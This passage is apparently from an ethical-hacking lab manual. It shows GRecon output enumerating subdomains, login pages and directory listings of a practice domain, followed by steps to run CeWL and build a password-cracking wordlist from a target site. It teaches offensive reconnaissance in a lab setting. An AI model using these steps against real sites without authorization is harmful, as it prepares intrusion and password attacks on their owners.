
Current Micro Plugins :
[>] Subdomains...[UP]
[>] Sub-Subdomains...[UP]
[>] Signup/Login pages...[UP]
[>] Dir Listing...[UP]
[>] Exposed Docs...[UP]
[>] WordPress Entries...[UP]
[>] Pasting Sites...[UP]

( _ _ )
( _ ) | \ ( - ( _ ) | ) V1.0
GREcon by @TebbaaX (Adnane)

[+] Set Target (site.com) : certifiedhacker.com
```


8. **GRecon** searches for available subdomains, sub-subdomains, login pages, directory listings, exposed documents, WordPress entries and pasting sites and displays the results.

Note: It will take approximately 5 minutes to complete the search.



```
( _ | _ )
\ _ ) | \ ( - ( _ ) | _ ) V1.0
GRecon by @TebbaaX (Adnane)

[+] Set Target (site.com) : certifiedhacker.com
[+] Looking For Subdomains...
http://certifiedhacker.com/
https://www.certifiedhacker.com/
https://www.news.certifiedhacker.com/
https://www.fleet.certifiedhacker.com/
https://www.itf.certifiedhacker.com/
https://www.blog.certifiedhacker.com/
https://www.soc.certifiedhacker.com/
https://www.sftp.certifiedhacker.com/

[+] Looking For Sub-Subdomains...

[+] Looking For Login/Signup Pages...
http://certifiedhacker.com/Social%20Media/sample-login.html

[!] 20s Sleep to avoid Google Block
[!] Switching Google TLDs...

[+] Looking For Directory Listing...
https://www.news.certifiedhacker.com/
https://www.soc.certifiedhacker.com/
https://www.sftp.certifiedhacker.com/
https://www.itf.certifiedhacker.com/
https://www.certifiedhacker.com/css/source/
```


9. Attackers can further use the gathered information to perform various web application attacks on the target website.
10. This concludes the demonstration of gathering information about a target website using GRecon.
11. Close all open windows and document all the acquired information.

Task 7: Gather a Wordlist from the Target Website using CeWL

The words available on the target website may reveal critical information that can assist in performing further exploitation. CeWL is a ruby app that is used to spider a given target URL to a specified depth, optionally following external links, and returns a list of unique words that can be used for cracking passwords.

Note: Here, we will consider **www.certifiedhacker.com** as a target website. However, you can select a target domain of your choice.


1. In the **Parrot Security** virtual machine, Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.
5. In the terminal window, type **cewl -d 2 -m 5 www.certifiedhacker.com** and press **Enter**.
Note: **-d** represents the depth to spider the website (here, **2**) and **-m** represents minimum word length (here, **5**).

6. A unique wordlist from the target website is gathered, as shown in the screenshot.

Note: The minimum word length is 5, and the depth to spider the target website is 2.

